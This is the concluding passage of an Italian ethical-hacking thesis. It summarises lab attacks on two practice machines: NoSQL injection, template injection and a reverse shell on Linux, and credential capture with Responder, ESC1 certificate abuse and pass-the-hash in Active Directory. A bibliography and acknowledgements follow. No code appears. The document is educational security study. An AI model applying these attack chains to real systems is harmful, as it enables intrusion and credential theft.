La seconda macchina, denominata *Stocker*, è anche questa una macchina basata su sistema operativo Linux e ospitante un web server, ma ci ha dato l'opportunità di confrontarci con diverse criticità molto diffuse su sistemi informatici d'uso comune. In particolare, dopo aver verificato la presenza di un particolare tipo di software sulla macchina, ovvero *Node.js*, abbiamo eseguito una *NoSQL injection* per ottenere un primo accesso al sistema. Dopodiché siamo riusciti ad individuare una grave vulnerabilità che affliggeva la generazione dei PDF da parte del sito, eseguita tramite un template. Grazie a questa vulnerabilità, comunemente note come *server side template injection*, siamo riusciti a manipolare il web server in modo tale da ottenere, tramite tale file PDF, informazioni sulla struttura del web server e credenziali di utenti del sistema. Avendo ottenuto in questo modo accesso al livello utente del sistema, sfruttando un'altra reverse shell, scritta appositamente per *Node.js*, siamo riusciti ad ottenere un terminale con privilegi da amministratore.

Per ultima è stato affrontata la campagna di ethical hacking relativa alla macchina *Escape*, quella caratterizzata dalla difficoltà maggiore e l'unica, tra quelle esaminate fino a questo momento, basata su sistema operativo Windows. L'ambiente in cui ci siamo trovati ad operare nel corso di questo attacco è stato quello di un'*Active Directory Windows*, ovvero un insieme di servizi che collegano gli utenti alle risorse di rete di cui hanno bisogno per svolgere il proprio lavoro. Per ottenere un primo accesso al sistema, abbiamo dovuto sfruttare il tool *Responder*, che, sfruttando le falle nella sicurezza del protocollo *Netbios-ns*, ci ha permesso di ottenere le credenziali per accedere al sistema. Avendo, allora, ottenuto il controllo del livello User della macchina, per innalzare i privilegi ad amministratore siamo dovuti ricorrere ad una particolare vulnerabilità dei certificati di sicurezza dell'Active Directory, vulnerabilità nota con il nome di *Misconfigured Certificate Template - ESC1*. Utilizzando due specifici tool, ovvero *Certify.exe* e *Rubeus.exe*, siamo riusciti ad individuare il template *UserAuthentication* e, generando un nuovo certificato basato su questo template, siamo riusciti a creare un utente con privilegi da amministratore e ad autenticarci sfruttando un *Pass th Hash Attack*.

Osservando quanto trattato in qeusti tre attacchi, è stato possibile confrontarsi con diversi tipi di criticità, spesso riscontrabili in sistemi informatici, e adoperare strumenti software largamente impiegati nell'ambito della sicurezza informatica.

Bibliografia

BALOCH, R. (2014), *Ethical Hacking and Penetration Testing Guide.*, Routledge.

ENGEBTRETSONN, P. (2013), *The basics of hacking and penetration testing: ethical hacking and penetration testing made easy.*, Elsevier.

FINKEL, R. e RAYMOND, E. (1996), *Jargon File.*, MIT Press.

HADNAGY, C. (2018), *Human hacking: influenzare e manipolare il comportamento umano con l'ingegneria sociale.*, Apogeo.

KENNEDY, D., O'GORMAN, J., KEARNS, D. e AHARONI, M. (2011), *Metasploit: The Penetration Tester's Guide.*, No Starch Press.

MITNICK, K. (2017), *The Art of Invisibility: The World's Most Famous Hacker Teaches You How to Be Safe in the Age of Big Brother and Big Data.*, Time Warner.

NEUMANN, J. (1966), *Theory of Self-Reproducing Automata.*, University of Illinois Press.

STEVEN, L. (2010), *Hackers: Heroes of the Computer Revolution.*, O'Reilly Media.

VEST, J. e TUBBERVILLE, J. (2020), *Red Team Development and Operations.*, Pubblicato in modo indipendente.

WEIDMAN, G. (2014), *Penetration Testing: A Hands-On Introduction to Hacking.*, No Starch Press.

Siti Web Consultati

- L'Italia sempre più nel mirino degli attacchi informatici – `https://www.wired.it/article/attacchi-informatici-italia-2023-clusit/`
- Le minacce informatiche per le aziende nel 2023 – `https://www.kaspersky.it/about/press-releases/2023_kaspersky-e-le-minacce-per-le-aziende-nel-2023-media-blackmail-fake-data-leak-e-piu-attacchi-via-cloud`

- Storia dell'hacking – https://www.alground.com/site/storia-hacking/48418/
- Hacking etico: di che cosa si tratta? – https://cyberment.it/ethical-hacking/hacking-etico-di-che-cosa-si-tratta/#header3
- The Hacker Ethic Is a Liberal Virus and a Libertarian Battle Cry – https://www.inverse.com/article/24440-the-hacker-ethic
- Tipologie di hacker – Definizione e spiegazione – https://www.kaspersky.it/resource-center/definitions/hacker-hat-types
- Cos'è il NIST Cybersecurity Framework? – https://www.ibm.com/it-it/topics/nist
- 2020 Red and Blue Team Survey Reveals Positive Trends – https://www.exabeam.com/security-operations-center/2020-red-and-blue-team-survey/
- Le diverse tipologie di Pentest – https://cyberment.it/penetration-test/i-penetration-test-sono-tutti-uguali-le-diverse-tipologie-di-pentest/
- OWASP Top Ten – https://owasp.org/www-project-top-ten/
- Kali – https://www.kali.org/
- Burpsuite – https://portswigger.net/burp
- Cos'è Netcat e come funziona? – https://www.ionos.it/digitalguide/server/tools-o-strumenti/netcat/
- Evil-WinRM –https://github.com/Hackplayers/evil-winrm
- Automating Blind SQL injection over WebSocket – https://rayhan0x01.github.io/ctf/2021/04/02/blind-sqli-over-websocket-automation.html
- Sudo Dstat Privilege Escalation – https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/sudo/sudo-dstat-privilege-escalation/
- Hacktricks – https://book.hacktricks.xyz/
- From Misconfigured Certificate Template to Domain Admin – https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/from-misconfigured-certificate-template-to-domain-admin

Ringraziamenti

Al termine di questa tesi vorrei spendere qualche parola di ringraziamento nei confronti di tutte le persone che, in questi ultimi anni, mi hanno sostenuto, spronato e spinto a dare il massimo per raggiungere questo primo importante traguardo della mia carriera universitaria.

Il ringraziamento più grande va ai miei genitori, che si sono spesi con anima e corpo affinché potessi compiere questo percorso e che spero di aver reso orgogliosi di me per averlo portato a termine; non sarà l'ultimo traguardo che raggiungerò.

Non posso non ringraziare tutto il mio gruppo di amici: Davide, Michele, Manuel, Simone, Tobia, Christian, Edoardo, Matteo, Benedetta, Lorenzo, Marco, Samuele e Pierfrancesco. Vi ringrazio per avermi fatto diventare la persona che sono oggi, per avermi fatto migliorare giorno dopo giorno e per avermi fatto passare i momenti più belli che io possa ricordare; avete reso questo percorso più piacevole di quanto voi possiate immaginare.

Ci tengo a ringraziare anche tutti gli amici, oltre che colleghi, che ho avuto modo di trovare nel corso di questi 3 anni e mezzo di vita universitaria: Began, Rahmi, Davide, Lorenzo, Chiara, Roberta e tanti altri; grazie per aver reso le ore trascorse a studiare in facoltà più leggere, per avermi sostenuto e spronato e per aver condiviso con me la vostra conoscenza.

Un ringraziamento importante lo voglio fare al Professor Domenico Ursino, per la disponibilità, gentilezza e pazienza che ha avuto nell'accompagnarmi nella stesura di questa tesi, e al Dott. Luca Virgili per avermi fornito l'aiuto e il sostegno necessario a realizzare la parte sperimentale.

Infine, vorrei anche ringraziare me stesso, per aver avuto il coraggio e la tenacia di non mollare mai; ci è voluto un po' di tempo per arrivare fin qua, ma ora posso dire di poter essere orgoglioso di quello che ho fatto e di quello che sono diventato. Sono sicuro che, se l'Alessio che ha iniziato 3 anni fa questo percorso potesse vedere quanto sia migliorato e cambiato, ne sarebbe fiero.